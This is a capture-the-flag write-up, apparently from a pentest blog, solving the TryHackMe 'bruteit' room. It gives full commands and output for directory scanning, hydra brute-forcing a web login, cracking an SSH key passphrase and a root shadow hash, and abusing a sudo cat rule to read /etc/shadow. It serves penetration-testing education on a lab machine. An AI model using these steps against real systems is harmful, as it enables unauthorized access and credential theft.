


```

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDddsKhK0u67HTcGJWVdm5ukT2hHzo8pDwrqJmqffotf3+4uTEST
1i80QuUR+0itCWemb0Aj1NvF4DIpLYfNbbcwlqPvZgo0dA+WhPLMchn/S8T5JMFDEvV4TzhVVJM26wfBi4o0nsLL9Mh
wd
|   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMPHLT8mfzU6W6p9t
|   256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEoILliatGPnlVn/NB\NWJziqMNrvbNTI5+JbhICdZ6/
80/tcp    open  http     syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

On port 80 we have a Apache running so we pick this path and start more enumeration and try to find out the pages and by firing the Dirb we find out that there is admin page on webserver

```
dirb http://10.10.228.13
```

Dirb Scan

```

[sky@PentestSky]--[~/Desktop/tryhackme/bruteit]
└─$ dirb http://10.10.228.13

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Nov  7 21:40:40 2020
URL_BASE: http://10.10.228.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----




GENERATED WORDS: 4612

---- Scanning URL: http://10.10.228.13/ ----
==> DIRECTORY: http://10.10.228.13/admin/

```

now here we need some credentials to login in the portal which we don't have right now but never loss the hope, after checking the view source we find the user name and we perform the brute force on login portal using hydra .

┌ Tips : Never use burp to brute force when it's come to use long wordlists .



Now we know the possible username so now it time to brute it .


```
hydra -l admin -P ../../rockyou.txt 10.10.228.13 http-post-form "/admin/:user=^USER^&pass=^PASS^:Username or password invalid"
```

```
sky@PentestSky] - [~/Desktop/tryhackme/bruteit]
$hydra -l admin -P ../../rockyou.txt 10.10.228.13 http-post-form "/admin/
user=^USER^&pass=^PASS^:Username or password invalid"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-07 21:3
4:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/
p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.228.13:80/admin/:user=^USER^&pass=^PAS
S^:Username or password invalid
[80][http-post-form] host: 10.10.228.13 login: admin password:
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-07 21:3
5:09
```

After login we find out the new user "john" and his private key which we are going to use to login in the remote system but here is the problem that key is password protected and we have to crack that thing also and here we are using our favorite tool "John the Ripper" . To do this first we have to convert that key to hash and then crack that hash value .

```
sudo python /usr/share/john/ssh2john.py key >key_hash
john --wordlist=../../rockyou.txt key_hash
```



**Hello john, finish the development
your RSA private key.**

THM [REDACTED]

```

[sky@PentestSky]--[~/Desktop/tryhackme/bruteit]
└─$ sudo python /usr/share/john/ssh2john.py key >key_hash
[sudo] password for sky:
[sky@PentestSky]--[~/Desktop/tryhackme/bruteit]
└─$ cat key_hash
key:$$sshng$1$16$E32C44CDC29375458A02E94F94B280EA$1200$2423ec7a
5440df28194c5c98e74f03cf1ba44066507fef0f62bf67e2a0d2f63406f6d3
8530a30b5594f04d4a5cd132e12171e2756d80d6c94424df3a552da5f2f99d
a6c2e7804b2f0153cb7b1792e5002bb3ec063d9a7572957589273702754154
b6ddbda923846b688f1f9c45c7b72eab7e426e1cd551f8df1975a61904e0dd
a36e85aac97d9499e81d1e37df7ddba2799deec6d419b23ef3e3ef06f92ae5
c3b6c679cb9c15d988d2c0e2606364e6ebe6c148ee91f54b4fd24f30df213a
04d1fd2c7687d7b6fcef0915816b9185681b4d26117de342f1f717db770384
04e27e99c1fa2c38e3d716db2e77f14f8e98ea891399b2abe53422463dcb27
ce48466b511c3c96afa63a208a8d04e550046af87a61e6bfae21ce1de32241
e417caa199342dce21281320770fccca252f5bcc516991a53909d95a2932286
c178db0c20395b5776e7a44015d9e4aa70be65e36fec8c8f0a025b895c305
a6c638695e766aee71e37768e9edf1c93491ec4d9b7ec51b9738f66fe9995e
[sky@PentestSky]--[~/Desktop/tryhackme/bruteit]
└─$ john --wordlist=../../rockyou.txt key_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private k
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 f
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep tr
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
          (key)
Warning: Only 2 candidates left, minimum 4 needed for performa
lg 0:00:00:02 DONE (2020-11-07 21:04) 0.3937g/s 5646Kp/s 5646K
Session completed

```

Here we get the password of the key and by changing the permission of the key make a login to the server with the john user .

```

chmod 600 key
ssh -i key john@10.10.228.13

```

```

[sky@PentestSky]~[~/Desktop/tryhackme/bruteit]
└─$ chmod 600 key
[sky@PentestSky]~[~/Desktop/tryhackme/bruteit]
└─$ ssh -i key john@10.10.228.13
load pubkey "key": invalid format
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov  7 15:40:16 UTC 2020

System load:  0.0                Processes:    103
Usage of /:   25.7% of 19.56GB   Users logged in:  0
Memory usage: 39%                IP address for eth0: 10.10.228.13
Swap usage:   0%

63 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),27(sudo)
john@bruteit:~$ cat user.txt
THM:
john@bruteit:~$ _

```

Privilege Escalation

Its time to move to victory point means to get root powers so we start our initial enumeration way by checking out the file permission , SUID file ,etc and we get the suderos entry , here we see cat command have some power and we can read the shadow file . If you work on Linux so you already know that shadow file contains the password hashes .

```

john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
john@bruteit:~$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gK
daemon*:18295:0:99999:7:::
bin*:18295:0:99999:7:::
sys*:18295:0:99999:7:::
sync*:18295:0:99999:7:::
games*:18295:0:99999:7:::
man*:18295:0:99999:7:::
lp*:18295:0:99999:7:::

```

Let's read the flag first by exploiting the cat command .

```

root_flag=/root/root.txt
sudo cat "$root_flag"

```

```
john@bruteit:~$ root_flag=/root/root.txt
john@bruteit:~$ sudo cat "$root_flag"
THM
john@bruteit:~$ _
```

Now let get the root power by cracking the hash with the help of [hashcat](#).

```
hashcat -m 1800 root_hash ../../rockyou.txt
```

```
[sky@PentestSky]--[~/Desktop/tryhackme/bruteit]
[nano root_hash]
[sky@PentestSky]--[~/Desktop/tryhackme/bruteit]
[hashcat -m 1800 root_hash ../../rockyou.txt]
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEP)
=====
* Device #1: pthread-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 2868/293

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec

$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47L0Ag/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: sha512crypt $6$, SHA512 (Unix)
Hash.Target.....: $6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47L0Ag/OpZvJ...XEVgL.
Time.Started....: Sat Nov 7 21:29:19 2020 (1 sec)
Time.Estimated...: Sat Nov 7 21:29:20 2020 (0 secs)
Guess.Base.....: File ../../rockyou.txt
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 106 H/s (7.07ms) @ Accel:16 Loops:1024 Thr:1 Vec:4
```

and finally we have the password and we can easily go to root by switching to root user

```
john@bruteit:~$ su root
Password:
root@bruteit:/home/john# cd
root@bruteit:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bruteit:~# cat root.txt
THM
root@bruteit:~#
```

References

- [Gtfobins](#)

Contact : contact@pentestsky.in or DM us on [twitter](#).

Thankyou